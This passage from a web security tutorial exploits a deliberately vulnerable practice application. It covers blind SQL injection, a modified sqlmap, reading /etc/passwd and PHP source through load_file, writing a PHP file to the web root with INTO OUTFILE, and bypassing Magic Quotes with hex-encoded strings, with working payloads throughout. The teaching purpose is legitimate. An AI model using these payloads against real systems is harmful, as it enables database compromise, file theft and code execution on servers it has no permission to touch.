However, that was really simple scenario. Usually you will have to guess the type of columns (string or number), possible distinct/group by/having SQL issues.

#### *6.2.3.2.3. Exploitation - II method*

The second method I will present is a bit easier in terms of being successful. However, it is much more complicated to execute completely manually. Therefore, writing some custom scripts or using an automatic tool is helpful here.

This method is based on true and false expressions (known from the detection chapter), which are extended using SQL sub queries. Basically, in this technique an attacker asks the database the question. For example: "Is 't' the first letter of the current database user?" The response of the application will confirm (true statement/all items returned) or deny (false statement/empty response) the question.

Let's look at some examples.

First, I need to find the search string, which will return no results[3]. Using three 'a' characters will make a trick. The application responses with "No items were found". Now I need to inject OR SQL

[3] This is the tricky part. Because I could use the search string, which returns something and is basically 'true' condition. Then I could do almost the same using AND math logic. However, the false condition is safer case, because I do not really know how my escaping search string (adding single quote) changes the original query. This case will be described in more detail in customizing SQLMAP tool chapter.

expressions. Left side of it will be the ‘aaa’ string, which will always be ‘0’ (in logic math), the right side of the expression will be my SQL subquery (in case of finding the database user, it will be only SQL function really). The logic result of the right side will decide then, if I get results or not from the query.

Let’s make it a bit clearer. Let’s check the length of the database user name. I will use the following query. Below you find the login math results:

**aaa' OR LENGTH(current_user())=1 --**

Logic results:

| | | | | |
|---|---|---|---|---|
| 0 | OR | 0 | = | 0 (no results from the form) |
| 0 | OR | 1 | = | 1 (all results should be returned to me) |

Below you can find the result of the several searches using above schema (do not forget about empty space after ‘--‘ comment character!) :

```
aaa'  OR LENGTH(current_user())=1 --                    No results
aaa'  OR LENGTH(current_user())=2 --                    No results
aaa'  OR LENGTH(current_user())=3 --                    No results
[…]
aaa'  OR LENGTH(current_user())=14 --                   4 results returned!
```

From the above test, you can guess that the number of characters in the database user name equals to 14.

Using the similar methodology, you can find the letters of the database user name. In this case, you will need to use additional MYSQL string functions. I will use SUBSTR function for extracting one letter from the database user name.

Let’s start our test:

```
aaa' OR SUBSTRING(current_user(),1,1)='a' --            No results
aaa' OR SUBSTRING(current_user(),1,1)='b' --            No results
aaa' OR SUBSTRING(current_user(),1,1)='c' --            No results
aaa' OR SUBSTRING(current_user(),1,1)='d' --            No results
aaa' OR SUBSTRING(current_user(),1,1)='e' --            No results
[…]
aaa' OR SUBSTRING(current_user(),1,1)='t' --            4 results returned!
```

Now you know that the first letter of the database user name is ‘t’.

As you probably have noticed, using this method is very time-consuming and completely inefficient. The best way of doing it is to create a script and add some optimizations like using ASCII function and instead of ‘=’ use the ‘<>=’ characters to quickly track the ASCII value.

#### *6.2.3.2.4. Automatic Blind Injection tool - SQLMAP*

Finally, you can sometimes use Blind Injection automatic tools. I recommend the SQLMAP tool written by Bernardo Damele and Daniele Bellucci. It supports the following databases: MySQL, Oracle, PostgreSQL and Microsoft SQL Server. Additionally it can fingerprint the following databases: Microsoft Access, DB2, Informix and Sybase. It can extract database names, usernames, database tables, columns and fields.

Let's try to use it against search_ajax.php SQL injection vulnerability:

```
./sqlmap.py -u http://insecure.butterfly.prv/search_ajax.php --method=POST --
data="xjxfun=findorders&xjxr=1196619959437&xjxargs[]=a" --
cookie="sid=a74bdb2147ade158ea90c9d125a8261651d1b84c" --proxy http://192.168.254.3:8080 -p "xjxargs[]" --dbs

    sqlmap/0.6-rc5 coded by inquis <bernardo.damele@gmail.com>
                and belch <daniele.bellucci@gmail.com>

[*] starting at: 20:43:47

[20:43:47] [WARNING] the testable parameter 'xjxargs[]' you provided is not into the Cookie
[20:43:49] [WARNING] POST parameter 'xjxargs[]' is not injectable
[20:43:49] [ERROR] all parameters are not injectable
[*] shutting down at: 20:43:49
```

No success this time. Although this tool can detect and exploit other SQL injections found in the ButterFly application, it can not detect the problem in search_ajax.php. I will try to explain in this chapter, why this tool failed in that case, and I will show you how to modify this tool in order to detect and exploit the vulnerability.

First, let's see how the tool confirms the SQL injection vulnerability.

I will not go into much detail here. The SQLMAP tool tests a web page against three potential SQL injection cases: numeric/unescaped, single quote and double quotes. I will describe the single quote case as the search_ajax.php is vulnerable to it.

Let's present the detection in the steps form:

1. First, SQLMAP send a standard HTTP request to a web page with parameters, I gave it on command line.
2. After receiving the answer, the tool creates MD5 hash from it and saves the value as DefaultResult.
3. The tool sends the request with the tested parameter value equalled a' AND '1'='1
4. After receiving the answer, it compares the result MD5 hash (as TrueResult variable) with DefaultResult. In order to continue, the value has to be the same!
5. The tool sends the request with the tested parameter value equalled a' AND '1'='2
6. The response hash is saved as FalseResult and it is compared to DefaultResult. The equation has to be different in order to continue!
7. After detection ends successfully, the tool proceeds to the fingerprinting and exploiting stage. It uses the queries, which are defined:
    a) xml/queries.xml
    b) createQuery in lib/query.py

Now you can think that the problem lies in the lack of the SQL comment in the injection string. Yes, that is right. However it is partial truth. You can try to play with the "AND 1=1 --" and "AND 1=2 --" expressions (remember about empty space after the comment sign!). In both cases you will receive "No items were found". I started to explain this behaviour in the 6.2.3.2.3 chapter.

With the Blind SQL injection an attacker has to know precisely what is true and false condition in the injection. Using OR to create true and false conditions is a bit safer. With OR our left statement has to be false all the time, in order to make the logic distinction using our SQL queries on the right side of OR statement. Our statement will be true or false, in order to exploit the vulnerability.

With AND statement is the same similar story with only one difference. The left side of AND statement has to be true. We know that looking for ‘a’ letter as keyword in search page, returns results. In other words, it is true condition. However, adding single quote changes this state. The easiest way of verifying that is using the following search string:

a' --

This query will not return any results in opposite to ‘a’ search. You can examine the ButterFly source code to see the original query. It should be pretty clear then why adding single quote changes the logic result.

Returning to the SQLMAP tool, in order to detect the SQL injection vulnerability, I have to:

1. **Modify the detection strings:**

a' AND '1'='1 to a' OR 1=1 --

a' AND '1'='2 to a' OR 1=2 --

The following lines of lib/injection.py should be modified:

Line 204:

Original: payload = self.payload(place, parameter, value, "%s' AND '1'='1" % value)

Modified: payload = self.payload(place, parameter, value, "%s' OR 1=1 -- " % value)

Line 208:

Original: payload = self.payload(place, parameter, value, "%s' AND '1'='2" % value)

Modified: payload = self.payload(place, parameter, value, "%s' OR 1=2 -- " % value)

2. **Modify the DefaultResult value:**

Although searching for ‘a’ and ‘a' OR 1=1 --’ returns the same results. There is one small difference. The result is sorted differently! Therefore, the MD5 hash will have different value in these cases!

The following lines of lib/injection.py should be modified:

Line: 350

Original: self.args.defaultResult = self.queryPage()

Modified: self.args.defaultResult = self.queryPage("xjxfun=findorders&xjxr=1196255189640&xjxargs[]=a' OR 1=1 -- ","POST")

3. So far the detection of the SQL injection on search_ajax.php has been corrected. In order to fingerprint the database and extract the information from it, I need to modify two places.

The following lines of lib/query.py should be modified:

Line: 68

Original: " %s AND '1'='1" % query,

Modified: " %s -- " % query,

The following lines of xml/queries.xml should be modified:

Line: 6

Original: <inference query="AND ORD(MID((%s), %d, 1)) > %d"/>

Modified: <inference query="OR ORD(MID((%s), %d, 1)) > %d"/>

Let's run the SQLMAP map again.

```
./sqlmap.py -u http://insecure.butterfly.prv/search_ajax.php --method=POST --
data="xjxfun=findorders&xjxr=1196619959437&xjxargs[]=a" --
cookie="sid=a74bdb2147ade158ea90c9d125a8261651d1b84c" --proxy http://192.168.254.3:8080 -p "xjxargs[]" --dbs

    sqlmap/0.6-rc5 coded by inquis <bernardo.damele@gmail.com>
                and belch <daniele.bellucci@gmail.com>

[*] starting at: 21:05:56

[21:05:56] [WARNING] the testable parameter 'xjxargs[]' you provided is not into the Cookie
remote DBMS:    MySQL >= 5.0.0

available databases [2]:
[*] information_schema
[*] test

[*] shutting down at: 21:06:22
```

Success!

#### 6.2.3.3. OS filesystem access

MySQL database supports the functionality, which allows the interaction between the database and Operating System level. Using this functionality it is possible to increase the scope of the web application attack.

In this case, it will be possible not only to compromise the database server, but to attack the Operating System itself. Creating of arbitrary OS files and reading its content can help in this attack a lot.

However, the database user, which is used by the web application, has to have a FILE privilege to be able to access OS filesystem. In other case, an attacker receives the denied access error message.

##### *6.2.3.3.1. Reading system files*

At the beginning, it is always good to gather as much information as possible. This will help us to create possible attack vectors.

For the purpose of reading OS files, I will use the MySQL LOAD_FILE function.

As an example of SQL injection, let's use SQL query written in 6.2.3.1.1 chapter (orders.php).


```
id=1 UNION select 1111,2222,3333,4444,5555,6666--&order_nr=2
```

Let's try to read the content of the /etc/passwd file using the above format:

```
id=1 UNION select 1111,2222,3333,4444,load_file('/etc/passwd'),6666 -- &order_nr=2
```

The application response:


 




Let's see what happens, when I put as a parameter of load_file function the folder name instead of file name.

```
id=1 UNION select 1111,2222,3333,4444,load_file('/etc'),6666 -- &order_nr=2
```

The application response:




It lists the content of the folder![4] I received some trash characters, but without much problem you will be able to see what files are present in /etc/ folder.


Using this technique, I can execute easily server folders enumeration. This will allow me to discover the apache web root folder and read all PHP file content!

The following queries will reveal the path to the insecure.butterfly.prv folder.

```
id=1 UNION select 1111,2222,3333,4444,load_file('/'),6666 -- &order_nr=2
id=1 UNION select 1111,2222,3333,4444,load_file('/apache'),6666 -- &order_nr=2
id=1 UNION select 1111,2222,3333,4444,load_file('/apache/www'),6666 -- &order_nr=2
id=1 UNION select 1111,2222,3333,4444,load_file('/apache/www/apache22'),6666 -- &order_nr=2
id=1 UNION select 1111,2222,3333,4444,load_file('/apache/www/apache22/butterfly'),6666 -- &order_nr=2
id=1 UNION select 1111,2222,3333,4444,load_file('/apache/www/apache22/butterfly/insecure'),6666 -- &order_nr=2
```

The content of the 'insecure' folder:

[4] This behavior was confirmed only when FreeBSD machine was hosting the ButterFly application. Under the Linux load_file returns the error when the folder name is used as the function parameter.




Note:

In order to find more quickly the apache root folder, it is possible to use the following method. Basically, an attacker has to cause an exception in the application. In case of the ButterFly application entering for example the following link: http://insecure.butterfly.prv/preview.php causes the following error message:

**Warning**: readfile(/apache/www/apache22/butterfly/insecure/files/.gif) [function.readfile]: failed to open stream: No such file or directory in **/apache/www/apache22/butterfly/insecure/preview.php** on line **19**

However, you have to remember that this method requires PHP error messages to be presented on web pages.

Now I can start reading the ButterFly PHP application source files:

```
id=1 UNION select 1111,2222,3333,4444,load_file('/apache/www/apache22/butterfly/insecure/functions.php'),6666 --
&order_nr=2
```

The application response to the above request can be viewed using the source of HTML page. The code formatting will look much better then.

```
                                        <tr>
                                                <td colspan="3">Comment:</td>
                                        </tr>
                                        <tr>
                                                <td colspan="3"><?

########################################

function db_connect() {
        $link = mysql_connect('localhost', 'test', 'test')
                or log_exit('Could not connect: ' . mysql_error());
        mysql_select_db('test') or app_exit ('Selecting the database failed');

}

function app_exit($mess) {
        print $mess;
        exit();
}

function log_exit($mess) {
        error_log($mess);
}

[…]
```

As you can see the Database user and password was revealed here.

I think now I have enough information to start creating files.

#### *6.2.3.3.2. Generating application pages*

In this section, using the knowledge from the previous section I will try to create arbitrary PHP files, where I will be able to execute my own code.

For this purpose, I will use the MySQL SELECT INTO OUTFILE query.

In the beginning, let's try to create the file with simple code, just to demonstrate how it is possible to do. Let's use the following query in the attack:

```
select "<? phpinfo(); ?>" INTO OUTFILE '/apache/www/apache22/butterfly/insecure/attack.php';
```

Let's use again SQL injection in the orders.php page with the following POST content:

```
id=1 UNION select 1111,2222,3333,4444,5555,'<? phpinfo(); ?>' INTO OUTFILE
'/apache/www/apache22/butterfly/insecure/attack.php' -- &order_nr=2
```

The server's response:

```
Could not perform select query - Can't create/write to file '/apache/www/apache22/butterfly/insecure/attack.php' (Errcode:
13)
```

Unfortunately, I do not have enough privileges to write into 'insecure' folder. I need to look for another folder, using technique presented in the previous chapter or run automatic scanner, which will help me to identify folders available on the tested website.

Using these methods I found a folder called 'files' inside 'insecure' directory:


```
id=1 UNION select 1111,2222,3333,4444,5555,'<? phpinfo(); ?>' INTO OUTFILE
'/apache/www/apache22/butterfly/insecure/files/attack.php' -- &order_nr=2
```

This time I got this message:

```
<br />
<b>Warning</b>:  mysql_num_rows(): supplied argument is not a valid MySQL result resource in
<b>/apache/www/apache22/butterfly/insecure/orders.php</b> on line <b>200</b><br />
```

It sounds much better than the previous error message. This error says that there were no results returned by a query. My modification of SQL query (INTO OUTFILE) should cause that behaviour, because all results have been redirected to an external file.

Let's try to access: http://insecure.butterfly.prv/files/attack.php




Success!

This vulnerability gives an attacker almost endless possibilities. Firstly, he can write a custom script to connect to a database and modify its data (sample attack scenario was presented in chapter 6.2.3.1.6). He can 'upload' remote shell PHP scripts. He can download the binary files to the server (if the firewall configuration allowed that) and execute them in the OS.

#### 6.2.3.4. Learning

If you want to learn and play with SQL injection attacks you can use the following log file:

/usr/local/butterfly/start/logs/mysql-queries_log

In this file all SQL queries to ButterFly application are logged. This will help you to see how you modify original query and find where you made a mistake if you have problem with the injection. It is especially helpful with Blind SQL injections.

#### 6.2.3.5. Magic quotes on – case

Previous examples were executed without Magic Quotes functionality as it was in Cross-Site Scripting vulnerability, in order to simplify the attack code. However, the default option in PHP configuration is enabled Magic Quotes. Let's check how this setting affects the SQL Injection attack.

Before making any tests, you have to modify slightly the configuration on the ButterFly application. Precisely you have to enable Magic Quotes functionality in PHP. All required actions are described in ANEX B.

I will describe two scenarios, which have completely different impact the SQL Injection exploitation. I will use the type of the vulnerable SQL query as the criteria. Usually, you will have to have access to the source code to find out what type of query you are dealing with. However, using error messages and the application behaviour you can guess it fairly easily as well.

A general rule is that strings have to be quoted (single or double) within SQL queries. However, integers can be supplied in quoted or unquoted forms. The next two sections will explain these cases in more detail.

##### *6.2.3.5.1. Unquoted SQL query*

This case regards the SQL injection examples, which can be found in chapter number 6.2.3.1. In order to analyse this case precisely, I need to show you the source code, where this vulnerability can be found.

Below, you can find the code snippet from the orders.php, where the vulnerable id parameter exists:

```
 # list all items
$res = db_query("select orders.id_order, items.name, items.price, order_items.amount, orders.comment, orders.status from (items JOIN order_items on items.id_item=order_items.id_item) JOIN orders ON orders.id_order=order_items.id_order where orders.id_order=".$_REQUEST["order_nr"]." and orders.id_user=".$_REQUEST["id"]." order by order_items.i
d_item asc");

   if (mysql_num_rows($res) > 0) {
[…]
```

The highlighted areas present SQL query places, where application user input is put into the query. The user input comes in the form of two numbers (order_nr and id), therefore a web developer has a choice whether to put them in quoted or unquoted form in the SQL query.

As you can see above, the SQL query is unquoted, although you have noticed that double quotes are used in the function call. However, they are used only for strings concatenation. After the user form is submitted, the following query is sent to the database (when order_nr=2 and id=1):

```
select orders.id_order, items.name, items.price, order_items.amount, orders.comment, orders.status from (items JOIN order_items on items.id_item=order_items.id_item) JOIN orders ON orders.id_order=order_items.id_order where orders.id_order=2 and orders.id_user=1 order by order_items.i
d_item asc
```

In this case, the impact of Magic Quotes functionality on SQL injection attack is very limited. The attack vector is still valid. An attacker can still inject into SQL query without much problem. The only limitation he has is that he can not use any single/double quote in his attack query part.

Many of them are completely unaffected, because they do not use any quotes or they do not need to use any quotes. For example:

- Database user

- Database name
- Database server version
- List of available databases
- List of database users
- Enumerating the ButterFly database tables

However, the attacks revealing the following information are influenced by this setting:

- List of database user's password hashes
- List of privileges of a database user
- List of tables in the application database
- List of tables fields of the application database

Let's try to list all tables in the ButterFly database using the following POST request which is sent when the details of the order number 2 is requested:

```
id=1 UNION select 1111,2222,3333,4444, group_concat(table_name), 6666 FROM information_schema.TABLES
WHERE table_schema='test'--&order_nr=2
```

You should receive the following error message:

```
Could not perform select query - You have an error in your SQL syntax; check the manual that corresponds to your MySQL
server version for the right syntax to use near '\'test\'-- order by order_items.id_item asc' at line 1
```

You can notice that string 'test' was prepended using backslash characters. In this query, an attacker has to use the string value, because he is interested in 'test' database. As you remember string values have to be quoted in SQL queries.

What can an attacker do in such situation?

In my opinion the best way is to use some ASCII/HEX database function, which takes numeric parameter (it does not need to be quoted in the SQL query) and translates it to the string value. In case of MYSQL I will use the short version of UNHEX function.

First I need to get the HEX value of 'test' string:

```
mysql> select hex('test');
+-------------+
| hex('test') |
+-------------+
| 74657374    |
+-------------+
1 row in set (0.01 sec)
```

Having this knowledge I can rewrite the attack SQL query using UNHEX function:

```
id=1 UNION select 1111,2222,3333,4444, group_concat(table_name), 6666 FROM information_schema.TABLES
WHERE table_schema=0x74657374 --&order_nr=2
```

This time you should not receive any error, only the list of tables in the COMMENT field.

#### 6.2.3.5.2. Quoted SQL query

When a user input is a string, a developer does not have much choice. He has to quote the expression in the SQL query. Unfortunately, I have to admit this makes it very difficult for an attacker, when Magic Quotes are enabled in PHP configuration.

Basically, almost in all cases it is not possible to escape the quotes limiting from both sides a user submitted value, which results in inability to execute *any* SQL code. There are some exceptions to this rule. Some regard non-standard database encoding, where prepended backslash value creates a valid character, which neutralises the Magic Quotes functionality and allows escaping of quotes in SQL query[5]. Other regards the use of external libraries, which influence the user input processing.

I think I have a good example regarding the second case described above.

The search functionality is perfect for demonstrating how to exploit a quoted SQL query. It takes one string parameter. Following the logic described above, it should be almost impossible to escape the quotes in the search SQL query.

Let's try to set the keyword to:

```
a'
```

and check how the application reacts on it. After submitting the keyword, you should receive the message: "Error occurred". Looking at logs/mysql-queries_log reveals that the following query was submitted to the server:

```
select id_item,name,price from items where name like '%a'%' order by name asc
```

You can see that the middle single quote was not escaped completely and that is why the application returned the error. This middle single quote should be prepended by backslash, when Magic Quotes are on.

In order to understand why this did not happen, you have to remember that the ButterFly application uses XAJAX API for search functionality. The Magic Quotes indeed prepend the submitted single quote character, but XAJAX library uses stripslashes function against submitted value, which results in opposite effect, which Magic Quotes have. Therefore, the original value of the keyword is sent to the database. That is another example that you need to extremely careful when using 3rd party code.

In order to test the Magic Quotes functionality in the search form, you need to simulate it using addslashes function or remove the stripslashes entry from XAJAX library. In my opinion, it will be easier to do the first.

You need to modify the following code in search_ajax.php:

```
$res = db_query_custom("select id_item,name,price from items where name like '%$value%' order by name asc");
```

to:

```
$res = db_query_custom("select id_item,name,price from items where name like '%".addslashes($value)."%' order by name asc");
```

This time searching for *a'* gives the message: "No items were found". The SQL query, sent during the keyword submission, looks like this:

[5] http://www.abelcheung.org/advisory/20071210-wordpress-charset.txt

```
select id_item,name,price from items where name like '%a\'%' order by name asc
```

As you can see, if we did not use the XAJAX library on search page, the Magic Quotes functionality would stop SQL Injection attack effectively.

## 6.3. File upload issues

In many cases, a web application allows uploading files to a web server. These files can be important spreadsheets needed by another application user or just simple pictures used as forum avatars. The goals of this functionality can completely different, however its threats are very similar.

Often, improper implementation of the file upload can lead to the privilege escalation, malicious code execution, OS file system compromise. Therefore, this issue is very important from the security point of view, although it is very often missed or underestimated in the security testing process.

Let's consider the following vulnerabilities.

### 6.3.1. improper files storage

